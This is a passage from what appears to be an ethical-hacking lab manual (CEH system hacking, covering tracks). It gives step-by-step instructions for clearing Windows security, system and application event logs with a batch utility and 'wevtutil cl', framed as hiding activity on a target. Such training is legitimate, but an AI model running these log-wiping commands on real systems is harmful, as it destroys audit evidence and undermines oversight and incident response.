
9. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
10. Close all open windows and document all the acquired information.

Task 2: Clear Windows Machine Logs using Various Utilities

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.


3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

> Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.




4. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

> Note: **el | enum-logs** lists event log names.



7. Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.



8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

